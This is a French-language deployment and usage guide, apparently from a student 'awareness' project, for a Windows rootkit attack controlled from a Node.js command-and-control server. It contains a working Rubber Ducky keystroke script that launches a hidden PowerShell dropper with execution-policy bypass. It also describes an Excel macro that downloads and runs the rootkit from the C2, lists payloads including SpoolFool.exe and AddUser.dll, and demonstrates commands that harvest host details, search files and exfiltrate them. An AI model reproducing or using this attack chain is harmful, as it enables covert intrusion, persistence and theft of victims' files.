

Développement d'une attaque informatique à but de sensibilisation basée sur un rootkit

Guide de déploiement et d'utilisation

Version 1

Sommaire

1. Introduction	3
1. Vocabulaire et terminologie	3
2. Infrastructure à déployer	4
3. Prérequis	4
1. Machine attaquée	4
Système d'exploitation	4
Applications	5
Fichiers	5
2. Machine de l'attaquant	5
Système d'exploitation	5
Applications	6
Fichiers	6
3. Réseau	6
4. Préparation du Rubber Ducky	6
4. Déploiement de la solution	7
1. Machine de l'attaquant	7
Fichiers	7
Lancement du serveur web	7
2. Machine attaquée	8
Lancement de l'attaque via la macro Excel	8
5. Utilisation de la solution	9
1. Explications	9
Définition des commandes du serveur	9
Choix de la commande à exécuter	9
Stockage des résultats	9
5. Démonstrations	9
Démonstration de l'utilisation de la commande 1	9
Démonstration de l'utilisation de la commande 2	10
Démonstration de l'utilisation de la commande 3	10

1. Introduction

Le présent guide de déploiement et d'utilisation a pour objectif de décrire la procédure permettant de déployer l'attaque informatique basée sur un rootkit. Puisqu'il s'agit d'une attaque, nous aurons besoin d'au moins une machine attaquante et une machine attaquée pour déployer notre solution. Ce guide de déploiement et d'utilisation se basera sur cette infrastructure minimale.


Les différents éléments de la solution que nous proposons sont disponibles dans les rendus du Jalon 5. Tous ces éléments ne sont pas détaillés dans ce document, leur fonctionnement est détaillé dans le dossier démonstrateur. Nous allons donc montrer comment déployer notre solution, puis comment l'utiliser.

1. Vocabulaire et terminologie

Termes	Définition
C2	Command & Control / Commande et Contrôle
Composant	Partie logicielle appartenant à un package, répondant à un objectif
Cyber Kill Chain	Méthode de modélisation des procédés d'intrusion des systèmes d'information, développée par Lockheed Martin
Kernel	Noyau en français. Ce terme sera utilisé pour qualifier des éléments (code, drivers, ...) s'exécutant au niveau ring 0 du système d'exploitation.
Minifilter	Driver kernel de type filtre de système de fichier sur Windows
Package	Ensemble de logiciels munis d'une documentation, conçus pour répondre à des besoins spécifiques et permettre une utilisation autonome
Userland / User mode	Ces termes seront utilisés pour qualifier des éléments (code, applications, ...) s'exécutant au niveau ring 3 du système d'exploitation.

2. Infrastructure à déployer

L'infrastructure que nous allons déployer sera la suivante :



Note : Le pare-feu présenté est considéré hors périmètre de ce guide de déploiement. Le choix de la solution de pare-feu et sa configuration est à la responsabilité de l'utilisateur.

3. Prérequis

1. Machine attaquée

Système d'exploitation


La machine attaquée sera un Windows 10 en sa version 1909.

```
PS C:\Users\Carole> Get-ComputerInfo | select WindowsProductName, WindowsVersion


WindowsProductName WindowsVersion
-----
Windows 10 Pro      1909
```

Nous conseillons de désactiver les mises à jour automatiques du système d'exploitation. Pour ce faire :


- Chercher « gpedit » dans la barre de recherche Windows et cliquer sur l'icône suivante :



- Ensuite, sélectionner le paramètre « Configuration du service Mises à jour automatiques » dans le chemin « Configuration ordinateur → Modèles d'administration → Composants Windows → Windows Update ».



- Sélectionner “Désactivé”, puis appliquer le paramètre et quitter. Le paramètre doit être affiché de la manière suivante :



Applications

- Le logiciel Microsoft Excel doit être installé avec une licence active (cela implique l'installation de Microsoft Office)
- Windows Defender peut être actif ou non

Fichiers


- Le fichier Excel « Book12.xlsm » doit être importé sur la machine. Cela dans le but de simuler une ouverture du fichier depuis un mail.

2. Machine de l'attaquant

Système d'exploitation


La machine de l'attaquant sera une machine Linux. Aucune distribution spécifique n'est requise.

Dans la suite de ce guide, nous utiliserons une machine Kali Linux en sa version 2022.1.



Applications

- Nodejs doit être installé sur la machine attaquante.



```
(kali@kali)-[~]  
$ sudo apt install nodejs
```

Fichiers

- L'archive « C2.zip » livrée dans les rendus du projet, doit être importée sur la machine Linux puis décompressée. Le dossier « CommandControl » doit alors apparaître.

3. Réseau

Les deux machines présentées précédemment doivent pouvoir communiquer avec la machine attaquée comme initiateur de la connexion.

Pour la suite du guide, nous utiliserons le pare-feu en mode NAT, avec la partie “publique” côté attaquant et la partie “privée” coté victime.

4. Préparation du Rubber Ducky

Avant de lancer l'attaque via le Rubber Ducky, nous avons besoin de flasher le firmware “Twin Duck”, permettant d'utiliser les fonctionnalités de stockage en plus de celles du clavier. Pour réaliser cette préparation, nous avons suivi le tutoriel suivant : <https://null-byte.wonderhowto.com/how-to/modify-usb-rubber-ducky-with-custom-firmware-0177335/>.

Une fois le firmware installé, nous avons besoin de compiler le ducky script de notre attaque. Pour cela, nous avons besoin du binaire duckencoder.jar disponible sur ce github : <https://github.com/hak5darren/USB-Rubber-Ducky>.

Dans le même dossier que le binaire, nous créons un fichier script.txt contenant le code suivant, retrouvable dans le dossier source de notre rendu.



```
REM Execute our dropper  
DELAY 1000  
GUI r  
DELAY 100  
STRING Powershell.exe -Exec Bypass -noexit powershell  
ENTER  
DELAY 100  
STRING $d = "DAMIEN"; powershell -WindowStyle hidden "$((Get-WMIObject Win32Volume | ? { $_.Label -eq $d }).DriveLetter)\Diaporama_photos.ps1"  
ENTER  
  
REM Powershell.exe -Exec Bypass -noexit '$d = "DAMIEN"; powershell "$((Get-WMIObject Win32Volume | ? { $_.Label -eq $d }).DriveLetter)\Diaporama_photos.ps1"'
```

Une fois le fichier créé, nous pouvons compiler le binaire avec la commande suivante :

```
Command Prompt
C:\Users\alant\Documents\Cours\Projet_Cyber\USB-Rubber-Ducky>java -jar duckencoder.jar -i script.txt -o inject.bin -l fr
Hak5 Duck Encoder 2.6.3

Loading File ..... [ OK ]
Loading Keyboard File ..... [ OK ]
Loading Language File ..... [ OK ]
Loading DuckyScript ..... [ OK ]
DuckyScript Complete..... [ OK ]

C:\Users\alant\Documents\Cours\Projet_Cyber\USB-Rubber-Ducky>
```

Il suffit ensuite de copier le fichier “inject.bin” dans la carte SD du rootkit et le script s’exécutera dès la clé insérée sur une machine.

4. Déploiement de la solution

La partie déploiement développée ci-dessous ne fonctionnera que si la partie prérequis ne soient complétées.

1. Machine de l’attaquant

Fichiers

Le dossier « CommandControl » apparu à la suite de la décompression de l’archive « C2.zip » doit contenir un dossier « public ». Il faut s’assurer que ce dossier contienne les fichiers suivants :

Note : L’archive Projet_client.zip contient les fichiers dropper.exe, SpoolFool.exe ainsi que AddUser.dll.

```
(kali@kali)-[~/Command&Control]
$ tree public/
public/
├── AddUser.dll
├── Book12.xlsm
├── dropper.exe
├── Projet_client.zip
├── SpoolFool.exe
├── winflt.cat
├── Winflt.inf
├── Winflt.sys
└── winpoolmsc.exe

0 directories, 9 files
```

Lancement du serveur web

Nous allons maintenant lancer le serveur web utilisé comme serveur C2 dans l’attaque.

Tout d’abord, assurez-vous que le répertoire courant est le dossier « Command&Control » :

```
(kali@kali)-[~/Command&Control]
$ pwd
/home/kali/Command&Control
```

Ensuite, il suffit d'exécuter la commande « node index.js » et le serveur se lance :

Note : Le lancement peut nécessiter les droits root, auquel cas il faudra ajouter « sudo » au début de la commande.


```
(kali@kali)-[~/Command&Control]
$ node index.js
Server is running on port 3000.
Server is running on port 443.
```

Le serveur web est alors prêt à traiter les requêtes de la machine attaquée.

2. Machine attaquée

Lancement de l'attaque via la macro Excel

Tout d'abord, il faut ouvrir le fichier Excel importé « Book12.xlsm ». Le logiciel Excel devrait se lancer. Le mode protégé doit être actif :



Cliquer sur « Activer la modification », puis sur « Activer le contenu ». Il est alors possible de lancer la macro Excel en cliquant sur le bouton « Calculer le coût total ». Alors l'attaque se lance. Un exécutable est téléchargé depuis le serveur C2, lancé en arrière-plan et va installer notre rootkit.

Lancement de l'attaque via le Rubber Ducky

Une fois le Rubber Ducky préparé comme précisé ci-avant, il suffit d'insérer la clé dans la machine victime pour débiter l'attaque. Cependant, cela ne fonctionne sur les VM seulement une fois la clé montée une première fois et si celle-ci enregistre bien les touches spéciales comme la touche WIN.

5. Utilisation de la solution

Une fois le rootkit déployé, toutes les opérations se feront depuis le serveur C2.

Le rootkit installé contactera le serveur régulièrement (dans un intervalle de temps de 10 secondes à 1 minute).

1. Explications

Définition des commandes du serveur

Le serveur C2 et le rootkit permettent d'exécuter 4 fonctionnalités sur la machine distante :

- Commande N°1 : Récupérer des informations génériques sur la machine infectée
- Commande N°2 : Chercher les fichiers avec un certain mot-clé (le mot-clé doit être passé en argument).
- Commande N°3 : Télécharger un fichier de la machine infectée vers le serveur (le chemin du fichier doit être passé en argument).
- Commande N°4 : Effectuer un scan réseau - Celle-ci n'a pas été implémenté pour l'instant

Choix de la commande à exécuter

Le numéro de la commande à exécuter doit être inscrit dans le fichier « command_to_execute.txt ». Si cette commande requière un argument, il faut inscrire celui-ci dans le fichier « args/commandX_arg.txt » (avec **X** = N° de la commande).

Par exemple, voici la configuration à mettre en place pour exécuter la commande 1 :

```
(kali@kali)-[~/Command&Control]
$ cat command_to_execute.txt
1
```

Stockage des résultats

Tous les résultats des commandes sont stockés dans le dossier « results/**X**/ » (avec **X** = N° de la commande).

5. Démonstrations

Démonstration de l'utilisation de la commande 1

Tout d'abord, il faut écrire le numéro 1 dans le fichier "command_to_execute.txt" :

```
(kali@kali)-[~/CommandControl]
$ echo 1 > command_to_execute.txt
```

Ensuite, il suffit de lancer le serveur puis d'attendre que le rootkit contacte le serveur :

```
(kali@kali)-[~/CommandControl]
$ node index.js
Server is running on port 3000.
Server is running on port 443.
command working
1
{"content":{"hostname":"DESKTOP-FGE2IIQ","macaddress":"1E1D55B186FF","domain":"","ipaddress":"fe80::8ca8:6c7d:8190:e5c4%9","fullsize":"48782897152","usedspace":"26425888768"}}
```

Les résultats seront affichés sur la console, ainsi que dans un fichier de résultat qui sera nommé en fonction de la date et l'heure de réception du résultat :

```
(kali@kali)-[~/CommandControl]
$ cat results/1/2022-05-11_17-11-43.txt
{"content":{"hostname":"DESKTOP-FGE2IIQ","macaddress":"1E1D55B186FF","domain":"","ipaddress":"fe80::8ca8:6c7d:8190:e5c4%9",
fullsize":"48782897152","usedspace":"26426155008"}}
```

Démonstration de l'utilisation de la commande 2

Tout d'abord, il faut écrire le numéro 2 dans le fichier "command_to_execute.txt" :

```
(kali@kali)-[~/CommandControl]
$ echo 2 > command_to_execute.txt
```

Puis, il est important de configurer l'argument qui sera passé via la commande 2. Ici, nous utiliserons le mot-clé "client" pour que le rootkit puisse récupérer et nous envoyer tous les noms des fichiers :

```
(kali@kali)-[~/CommandControl]
$ cat args/command2_arg.txt
client
```

Enfin, il suffit de lancer le serveur puis d'attendre que le rootkit contacte le serveur :

```
(kali@kali)-[~/CommandControl]
$ node index.js
Server is running on port 3000.
Server is running on port 443.
command working
2
{"keyword":"client","content":["C:\\Users\\Carole\\AppData\\Local\\Microsoft\\Office\\16.0\\WebServiceCache\\AllUsers\\officeclient.microsoft.com\\15FACBD0-C4FE-4005-B673-B2C6BCD5964","C:\\Users\\Carole\\AppData\\Local\\Microsoft\\Office\\16.0\\WebServiceCache\\AllUsers\\officeclient.microsoft.com\\18C99F325-A9A3-4579-B95D-289254F0691B","C:\\Users\\Carole\\AppData\\Local\\Microsoft\\Office\\16.0\\officec2rclient.exe_Rules.xml","C:\\Users\\Carole\\AppData\\Local\\Microsoft\\Office\\16.0\\officec2rclient.exe.db","C:\\Users\\Carole\\AppData\\Local\\Microsoft\\Teams\\current\\resources\\app.asar.unpacked\\node_modules\\slimcore\\bin\\trouter-client.node","C:\\Users\\Carole\\AppData\\Local\\Microsoft\\Teams\\current\\resources\\node_modules\\@msteams\\ado-pull-request-utils\\node_modules\\typed-rest-client\\ThirdPartyNotice.txt","C:\\Users\\Carole\\AppData\\Local\\Microsoft\\Teams\\current\\resources\\node_modules\\typed-rest-client\\ThirdPartyNotice.txt","C:\\Users\\Carole\\AppData\\Local\\Microsoft\\Teams\\current\\resources\\tmp\\Teams\\resources\\node_modules\\@msteams\\ado-pull-request-utils\\node_modules\\typed-rest-client\\ThirdPartyNotice.txt","C:\\Users\\Carole\\AppData\\Local\\Microsoft\\Teams\\current\\resources\\node_modules\\typed-rest-client\\ThirdPartyNotice.txt","C:\\Users\\Carole\\AppData\\Local\\Microsoft\\Windows\\INetCache\\IE\\J75Q00AU\\Projet_client[1].zip","C:\\Users\\Carole\\AppData\\Local\\Temp\\tmp01dvb5\\Projet_client.zip","C:\\Users\\Carole\\AppData\\Roaming\\Microsoft\\Windows\\Recent\\client.txt (2).lnk","C:\\Users\\Carole\\AppData\\Roaming\\Microsoft\\Windows\\Recent\\client.txt.lnk","C:\\Users\\Carole\\AppData\\Roaming\\Microsoft\\Windows\\Recent\\client1.lnk","C:\\Users\\Carole\\Downloads\\client.txt.txt","C:\\Users\\Carole\\Downloads\\client1.txt"]}]
```

Les résultats seront affichés sur la console, ainsi que dans un fichier de résultat qui sera nommé en fonction de la date et l'heure de réception du résultat et du mot-clé passé :

```
(kali@kali)-[~/CommandControl]
$ cat results/2/2022-05-11_17-42-07_client.txt
["C:\\Users\\Carole\\AppData\\Local\\Microsoft\\Office\\16.0\\WebServiceCache\\AllUsers\\officeclient.microsoft.com\\15FACBD0-C4FE-4005-B673-B2C6BCD5964","C:\\Users\\Carole\\AppData\\Local\\Microsoft\\Office\\16.0\\WebServiceCache\\AllUsers\\officeclient.microsoft.com\\18C99F325-A9A3-4579-B95D-289254F0691B","C:\\Users\\Carole\\AppData\\Local\\Microsoft\\Office\\16.0\\officec2rclient.exe_Rules.xml","C:\\Users\\Carole\\AppData\\Local\\Microsoft\\Office\\16.0\\officec2rclient.exe.db","C:\\Users\\Carole\\AppData\\Local\\Microsoft\\Teams\\current\\resources\\app.asar.unpacked\\node_modules\\slimcore\\bin\\trouter-client.node","C:\\Users\\Carole\\AppData\\Local\\Microsoft\\Teams\\current\\resources\\node_modules\\@msteams\\ado-pull-request-utils\\node_modules\\typed-rest-client\\ThirdPartyNotice.txt","C:\\Users\\Carole\\AppData\\Local\\Microsoft\\Teams\\current\\resources\\node_modules\\typed-rest-client\\ThirdPartyNotice.txt","C:\\Users\\Carole\\AppData\\Local\\Microsoft\\Teams\\current\\resources\\tmp\\Teams\\resources\\node_modules\\@msteams\\ado-pull-request-utils\\node_modules\\typed-rest-client\\ThirdPartyNotice.txt","C:\\Users\\Carole\\AppData\\Local\\Microsoft\\Teams\\current\\resources\\node_modules\\typed-rest-client\\ThirdPartyNotice.txt","C:\\Users\\Carole\\AppData\\Local\\Microsoft\\Windows\\INetCache\\IE\\J75Q00AU\\Projet_client[1].zip","C:\\Users\\Carole\\AppData\\Local\\Temp\\tmp01dvb5\\Projet_client.zip","C:\\Users\\Carole\\AppData\\Roaming\\Microsoft\\Windows\\Recent\\client.txt (2).lnk","C:\\Users\\Carole\\AppData\\Roaming\\Microsoft\\Windows\\Recent\\client.txt.lnk","C:\\Users\\Carole\\AppData\\Roaming\\Microsoft\\Windows\\Recent\\client1.lnk","C:\\Users\\Carole\\Downloads\\client.txt.txt","C:\\Users\\Carole\\Downloads\\client1.txt"]]
```

Alors, il est intéressant de récupérer un des noms des fichiers récupérés puis de l'utiliser pour la commande 3.

Démonstration de l'utilisation de la commande 3

Tout d'abord, il faut définir le fichier que l'on souhaite exporter de la victime vers le serveur C2. Pour cela, nous écrivons le chemin du fichier dans "command3_arg.txt" :

```
(kali@kali)-[~/CommandControl/args]
$ echo "C:\\Users\\Carole\\Downloads\\client1.txt" > command3_arg.txt
```

Ensuite, il faut renseigner le numéro 3 dans le fichier "command_to_execute.txt" :

```
(kali@kali)-[~/CommandControl]
$ echo 3 > command_to_execute.txt
```

Lors du prochain échange entre la victime et le serveur, le fichier sera téléchargé sur le serveur :

```
3
C:\Users\Carole\Downloads\client1.txt
C:\Users\Carole\Downloads\client1.txt
[Object: null prototype] {
  json: '{"filename":"C:\\Users\\Carole\\Downloads\\client1.txt","content":"fichier"}'
}
```

Le fichier sera stocké dans le dossier "results/3/" et sera nommé en fonction de l'heure de réception du fichier par le serveur :

```
(kali@kali)-[~/CommandControl]
$ cat results/3/client1.txt_2022-05-15_15-02-22
Ceci est le contenu du fichier client1.txt :
```